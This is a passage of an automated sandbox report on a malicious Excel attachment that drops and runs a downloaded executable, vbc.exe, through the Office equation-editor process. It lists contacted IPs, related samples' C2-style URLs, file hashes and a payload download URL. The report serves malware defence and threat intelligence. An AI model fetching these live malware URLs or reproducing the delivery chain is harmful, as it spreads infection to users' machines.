http://ariadna.elmundo.es/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.cdiscount.com/	explorer.exe, 00000006.0000000 0.2200212378.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	unknown	United States		16509	AMAZON-02US	true
199.59.242.153	unknown	United States		395082	BODIS-NJUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
184.168.131.241	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
52.201.79.206	unknown	United States		14618	AMAZON-AESUS	true
156.241.53.120	unknown	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
185.26.106.165	unknown	France		24935	ATE-ASFR	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339197
Start date:	13.01.2021
Start time:	17:12:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO85937758859777.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Copyright null 2021

Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/6@12/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.7% (good quality ratio 19.9%) • Quality average: 73.7% • Quality standard deviation: 27.9%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
17:14:15	API Interceptor	40x Sleep call for process: EQNEDT32.EXE modified
17:14:16	API Interceptor	60x Sleep call for process: vbc.exe modified
17:14:38	API Interceptor	211x Sleep call for process: cmmon32.exe modified
17:15:02	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	PO#218740.exe	Get hash	malicious	Browse	• www.parkcrow.com/wpsb/?Wxo=t0OGr8rDn5ZbwuA6+ccl5M1qY0GOu7NWKEPmzOBKvi+UPxYTrTy7wUONSJQ3dcFsTLYu&vB=lhv8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• www.geometricbotanicclas.com/h3qo/?CR=qZT7d48OoS2iuRvVk4KYiGkQ0Ux5eea6U/21Vb26s5W4qh5a64Qmud16zzZT87DGfBuV&RX=dnC44rW8qdHLY2q
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.hollapac.com/de92/?AjR=9r4L1&FdC4E2D=AUVbMwWvVCnwgn6c3eMGzuCeJyeW4YlsLSNKRlJ8d4Vhj9ETkSxRA47hOUlsYjhnF+b8i8kt3Q==
	BSL 01321 PYT.xlsx	Get hash	malicious	Browse	• www.hollapac.com/de92/?GBHXf2VP=AUVbMwWqVFn0g32Q1eMGzuCeJyeW4YlsLSVaNmV9ZYVgjMoVjCgdW8DjNylTfzZsHeza7A==&bB=oN64w0
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• www.modaluxcutabovefitness.com/8rg4/?lJBtHN_=BSQ7V1izN6vFm8OEx7W/uQKzzFwWHtA3l7Ga2c1ZOY0gJQ3L5CuXtk32Vb6k8iAaI2mg&_jrxqz=kzrxU82
	Consignment Details.exe	Get hash	malicious	Browse	• www.ezcleanhandle.com/h3qo/?K8b4v=Y9Tv1wBLRoSjorUAQG71A6NYLbsedH7xaXSNeZbowcZDbac/AED0EL0eZdrTUagxHd+k&XvLhT=L8rdGtX8cj
	Purchase Order -263.exe	Get hash	malicious	Browse	• www.achieveyourdigitalpotential.com/n925/?jzuPNj=0S2s2XyqS2coNo218Z/KQ0sIO2jMFuHr9ZWaK433ou87NvLsOAQ7HYbj8ZkiR1Plle1S&8p=_jAPiL

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Arrival notice.xlsx	Get hash	malicious	Browse	• www.binggraesantorini.com/oean/?qDKt=/Tb7qIox4pGTBLhGh7Gh2hKFZ23w4lXxZLQB9l6RwaFPFjPRBAPhOBEFTb0cPAeMYlDJag==&BFQLa6=QL08lzupqBzL4pZP
	SecuriteInfo.com.Trojan.Inject4.6535.29715.exe	Get hash	malicious	Browse	• www.youjar.com/kgw/?iN9tKjex=fGI1PLRD2dVD1+mM6MyseqszE6Ko+EfnytIoFsKIO+GpI14HE1uqugBiN5Ph0VEKGOgY&bn=yVFP8nI8
	099898892.exe	Get hash	malicious	Browse	• www.jobheap.com/nt8e/?2dj=t3b9lacGuASR/V3nbhIHO+gUrRD9W+mwqRbNY6ZeNqM5+Oc05WbmRq0++wVUP53mkst6&BR-LnJ=YVJpeDOX
	Pending PURCHASE ORDER - 47001516.pdf.exe	Get hash	malicious	Browse	• www.crowdcork.com/iic6/?MZQL=Yqdu14fshI3BeP7aDUgggpkvc6CO40uu+BUvhNB/gcwwT72X5lO1mE9Oh5vQf12sUdR+&u4ThA=cjlh2bLhQXW4VlC
	Petronas ITQ format.exe	Get hash	malicious	Browse	• www.axown.com/khm/?LZnt=k9CneCDkBXzeP/xfRXFtdjiYwqp4h7ys8NFDYVesNzYgfxnXBsK1t/N5GEpJCzdriPp1p+0isg==&T48p=Ntx0_bGx4r0P6Nk
	order no. 3643.exe	Get hash	malicious	Browse	• www.razpah.com/0wdn/?QzuP3V=KfvDIX0H&Bl=65orV5MarNK5azfXws1MuOUCxjfKg/MPlROrilXgN85C5TK5ij0erP6tT36gImPyPeJT
	W08347.exe	Get hash	malicious	Browse	• www.ficuswildlife.com/0wdn/?J2JxbP=OUgIxUFsYGQ41w7hQC/DBdH1JHjC++6nioh90AjecgG3yuW0+eUvoDUl1XKeMeDzOZ9r&BXLtz=E0GDCV7XwLQ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Nuevo pedido.exe	Get hash	malicious	Browse	• www.mylea dscreator. com/heye/? uVm8x=KvVV yrrYEwZjcW XevYIwAdUT UgqUD6jo80 Jun9oqVVYJ mkz+OtJmg4 o5ukSFY8Bc GANm&Kh6dX =VngxjDUHnf
	Nuevo pedido.exe	Get hash	malicious	Browse	• www.fapnd azo.com/heye/? a0G=tZktkpT8iptt o&Blr=qLYX eLSoVB3eq0 lptCpPSqhH 31hjRtFVyv NZXJgWGjbE 5myAT8wh1T SmCijEuePF 6v4hbbGDjg==
	SecuriteInfo.com.Variant.Razy.820883.21352.exe	Get hash	malicious	Browse	• www.cling nseal.com/onga/? DFND r=gpdpmNFa vk1OBxt0Z4 3LCxayQnUA lj+EKO4cLO 6hPkLDVTck uSLJwOKH7e +zM9gok2G/ &Jt7=XVI4nVZP
	INV-8907865.exe	Get hash	malicious	Browse	• www.fapnd azo.com/heye/? 0Pj03F t0=qLYXeLS oVB3eq0lpt CpPSqhH31h jRtFVyvNZX JgWGjbE5my AT8wh1TSmC hPHyuD93OF 3&nt=3f2t_LApa
	svchost.exe	Get hash	malicious	Browse	• www.youja r.com/kgw/? GzrP=Axo0 sl&_ZA0u2= fGI1PLRD2d VD1+mM6Mys eqszE6Ko+E fnytIoFsKI O+GpI14HE1 uqugBiN6jx okYxB7JJn6 zyPQ==
	file.exe	Get hash	malicious	Browse	• www.cinke nyo.com/w8en/? iJE=dc mooYbdTXXO pjabAt5Bu1 ePvgu0hsPs PHMlHHX8/L C1KAhsO3/n TXlHsnnf6i FwUvJRXnp/ 6A==&wZ=OZ Nhib
199.59.242.153	PO#218740.exe	Get hash	malicious	Browse	• www.shelv esthatslud e.com/wpsb/? Wxo=rpLK kbKOXOuXHB cSnbCAYX8f IodJm2eBCO kizxG+Jmq9 8pcfRrdFVb p7k49Tb//P +n9l&vB=lhv8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• www.laalianza.net/nki/?-Z1l=PROIUmUOyDGddH4liQ5hJmVkj46+Q85xpoxC45PqJl4e45Ope3SXSrB15gOtY6GR/pks5ou7bA==&5ju=UlSpo
	c6Rg7xug26.exe	Get hash	malicious	Browse	• www.fallguysmovile.com/kgw/?JfExsTlp=Q8j3zo2PyWwTAT2GiUT3xlethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864+OaOF7shv&njnddr=RhlPiv
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• www.myaarpdentalpln.com/09rb/?Jt78=5Fl0Gne6++jCyaX7Drm8Xn32HTt8H/jqBsF3NSEqn1nDC6nrfbel4dCYEQQYkDcDl2++&pN9=EXX8_N6xKpqxS
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• thevampire_vvv.byethost32.com/loglogin.html
	099898892.exe	Get hash	malicious	Browse	• www.fux.xyz/nt8e/?2dj=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLtt2QtFrhXJ5&BR-LnJ=YVJpeDOX
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	SAWR000148651.exe	Get hash	malicious	Browse	• www.phymath.science/6bu2/?u6u0=C0Tcv4PEDaSqiqbiBHmU4chmBJ2Ib35dQ7WAYQJ79jvi7RJiRJeSkc3aZR5il925ug+e&9r4l2=xPJtQXiX
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• www.biphome.com/th7/?Wxo=F3X7BvJsNeC3FygCw13H4IB8jadIkqJtXdmqtCOR8NGnB4xp+pRJAqP9Tbys+XJlW324&vB=lhvxP
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?BjR=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1YP1OuE1trgD&ojPLdR=9r9xbv2Prvr4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?QL3=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1bj2SeINgKdVJ18iPg==&vDH4Y=N8lT8DApP2
	Payment Order Inv.exe	Get hash	malicious	Browse	• www.lakecharlesloan.com/m98/
	h3dFAROdF3.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?8pgD2lkp=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsViol9x5Z8LaI&yTIDml=X6XHfZU8d
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?9roHn=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsVIol9x5Z8LaI&npHhW=3fq4gDD0abs8
	file.exe	Get hash	malicious	Browse	• www.capialhealth.com/w8en/?wZ=OZNhib&iJE=PC3EVoXx07elaN9zQ9JVPu3uhPMA8lrp9yOZFfU9U+2Z+rMvgXeGWrCKYNniyi9/Q+4F/80NIg==
	PByYRsoSNX.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?wPX=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslWD0h5HAfE9z&UPnDHz=SVETu4vhSBmH6
	3Y690n1UsS.exe	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?SR-D3jP=QLtdsMlXP7ZQlvjWT7fAeOzLoSV1+fXm7wWs73uECgmLouwXj2mCPN/rnODb9flfr/+N&J0GTk=3fPL-xo0rXp0UNn

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?AZ=QLtdsMlSP8ZUl/vaR7fAeOzLoSV1+fXm7wO8n0yFGAmKofcRkm3OZJHpkrvnm/Rsk+r9zQ==&1bqtf=oL30w6o
	SOA121520.exe	Get hash	malicious	Browse	• www.lsixyz/t4vo/?9rspyh=ffh4_hPhQ&xRWxBfL=WfdqmDLeiX8A0XbRcwwl20exgn5R1EzGuKMWaYP6QiJJcsRpHAz5FYgMhHdlC+3EYXet
	googlechrome_3843.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?jL30v=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvlYv2ahYgslVjkuYX4BhU0&JB4DYN=9rhd62lx1hk

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.med.vegas	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 52.201.79.206
www.cckytx.com	5j6RsnL8zx.exe	Get hash	malicious	Browse	• 156.241.53.120
	fdxzZJ99bS.exe	Get hash	malicious	Browse	• 156.241.53.120
	PO 24000109490.xlsx	Get hash	malicious	Browse	• 156.241.53.120
tradingworldchina.com	PO890299700006.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	PO 24000109490.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	NEW_ORDER992003040.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	PURCHASE_ORDER.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	P0_4859930058_NEW_0RDER.xlsx	Get hash	malicious	Browse	• 185.26.106.165
www.modaluxcutabovefitness.com	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 52.58.78.16

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	rB26M8hfIh.exe	Get hash	malicious	Browse	• 3.9.11.11
	PO#218740.exe	Get hash	malicious	Browse	• 52.58.78.16
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 3.14.169.138
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 52.58.78.16
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 52.58.78.16
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 18.183.7.206
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 52.51.72.229
	BSL 01321 PYT.xlsx	Get hash	malicious	Browse	• 3.23.184.84
	mssecsvr.exe	Get hash	malicious	Browse	• 54.103.115.211
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 34.213.143.100
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 13.226.169.25
	quotation.exe	Get hash	malicious	Browse	• 52.212.68.12
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 3.13.31.214
	Consignment Details.exe	Get hash	malicious	Browse	• 52.58.78.16
	anydesk (1).exe	Get hash	malicious	Browse	• 54.194.255.175
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 3.14.169.138
	Purchase Order -263.exe	Get hash	malicious	Browse	• 52.58.78.16
	RFQ January.exe	Get hash	malicious	Browse	• 54.254.26.94
	SCAN_20210112_132640143,pdf.exe	Get hash	malicious	Browse	• 44.227.76.166

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 3.14.169.138
GOOGLEUS	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.12 7.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.12 6.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 34.102.136.180
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 34.102.136.180
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 34.102.136.180
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 34.102.136.180
	81msxxUisn.exe	Get hash	malicious	Browse	• 216.239.36.21
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 34.102.136.180
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 35.184.90.176
BODIS-NJUS	PO#218740.exe	Get hash	malicious	Browse	• 199.59.242.153
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 199.59.242.153
	c6Rg7xug26.exe	Get hash	malicious	Browse	• 199.59.242.153
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 199.59.242.150
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• 199.59.242.153
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• 199.59.242.153
	099898892.exe	Get hash	malicious	Browse	• 199.59.242.153
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• 199.59.242.153
	990109.exe	Get hash	malicious	Browse	• 199.59.242.153
	SAWR000148651.exe	Get hash	malicious	Browse	• 199.59.242.153
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	Payment Order Inv.exe	Get hash	malicious	Browse	• 199.59.242.153
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 199.59.242.153
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• 199.59.242.153
	file.exe	Get hash	malicious	Browse	• 199.59.242.153
	PByYRsoSNX.exe	Get hash	malicious	Browse	• 199.59.242.153
	3Y690n1UsS.exe	Get hash	malicious	Browse	• 199.59.242.153

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file1[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	654336
Entropy (8bit):	7.45747026727835
Encrypted:	false

Copyright null 2021

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file1[1].exe	
SSDEEP:	12288:Ig/VMGS1XrEbWp+7jAKVBAIYyPNmvq6xnhpTn3SQs/wRDNvcY:3V81XIKp+7jAIBXqzxnn3SQCwRDF
MD5:	16E1A5D26C0698AC48D63661264E0BA1
SHA1:	5E61D05157C4AA1ACFC6A89DE619F6BBCAD176F6
SHA-256:	E4E84D03D4CB709D737F9EE3E69B40D797E452D83FAA35F0A06BB78A87AD0984
SHA-512:	2B2E106E5BB198BFA88469A7C4B7B72C93E0C91E8037128033DF25075C02855F9C0B4E97748CC9FB317C32AD19E3930E4274CF806ED7B7AEA377734ADB4D9D4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://tradingworldchina.com/file1.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...<v.....0..... ... .@.. .....`..... ..@.....<...O.... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....p.....H.....T.....K...8K.....0..B.....s.....(.....(.....(.....(....o.....s....(.....(.....*".(.....*..0.....r...p.. (.....9.....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q.....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L.. ....&.....o'.....&.....+...*.....,.....0.....s(.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\683C7CC6.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\941F3A0F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3CFBB99.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0152978446226486
Encrypted:	false
SSDEEP:	3072:/Xtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:lahIFdyiaT2qtXw
MD5:	FD63801599547B0A5D88BEB0B8A0AB6F
SHA1:	18AA96C558F5F680A9E6029EA57650074A8F2A74

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3CFBB99.emf	
SHA-256:	2F09BE2AC7DA1E5F4E9908E81F5CA7946E72CE0C38FF9C69DA7BA5742CD519A2
SHA-512:	F632AC410E50EAE4258D2DAABEA1EBC59320B29E6755B3D1A69BA5B2201461DD4EC62F98ECCE93013E57DA48FC65B04E37B2181F2652FF10EC9EF16716343C3
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....I.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....N.R.....N.R..... ....ySQ..... .....zSQ....._.....X...%...7.....{ .@.....C.a.l.i.b.r.....X.....H....2LQ.....{JQ.....dv..%.....%.....%.....!.....I.....".....%.....%.....%.....T...T.....@.E.@T.....L.....I.....P... ...6...F.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\Desktop\~$PO85937758859777.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	654336
Entropy (8bit):	7.45747026727835
Encrypted:	false
SSDEEP:	12288:Ig/VMGS1XrEbWp+7jAKVBAIYyPNmvq6xnhpTn3SQs/wRDNvcY:3V81XIKp+7jAIBXqzxnn3SQCwRDF
MD5:	16E1A5D26C0698AC48D63661264E0BA1
SHA1:	5E61D05157C4AA1ACFC6A89DE619F6BBCAD176F6
SHA-256:	E4E84D03D4CB709D737F9EE3E69B40D797E452D83FAA35F0A06BB78A87AD0984
SHA-512:	2B2E106E5BB198BFA88469A7C4B7B72C93E0C91E8037128033DF25075C02855F9C0B4E97748CC9FB317C32AD19E3930E4274CF806ED7B7AEA377734ADB4D9D4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...<v.....0..... ... .@.. .....`..... ..@.....<...O... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....p.....H.....T.....K...8K.....0..B.....s.....(.....(.....(.....(....o.....s....(.....(....*"..(....*..0.....r...p.. (.....9.....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L.. ....&.....o'.....&.....+...*.....,.....0.....s(.

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996258050431185
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PO85937758859777.xlsx
File size:	1765888
MD5:	80580c09bbeb955baf5d08e6298cf952
SHA1:	5d2877c47fd701cff2f29e8935946e119baad62a
SHA256:	78a37255aa8d51e37547d76b29711dae8a9209af7b798590260fb02ee9fe7c76

General

SHA512:	0b8bf73ada3797cadea6d6c74a61243b20100f5f0580c3ef59d2ad360dd4d4044a56fb6939915c317f9f07ebf7a35c92ab006deff47c4e602f974be787e1368b
SSDEEP:	24576:k1Ocj5DWNB1Xt/QtxPmQOQJT/Ig75gDtc/MIt76mS9k47GEIkB23DndHCS2ceSW:kJDyB1eb+QOQJT/DGC7D2k47BB2znESW
File Content Preview:	.....>..... .....|.....~.....z.....|.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PO85937758859777.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
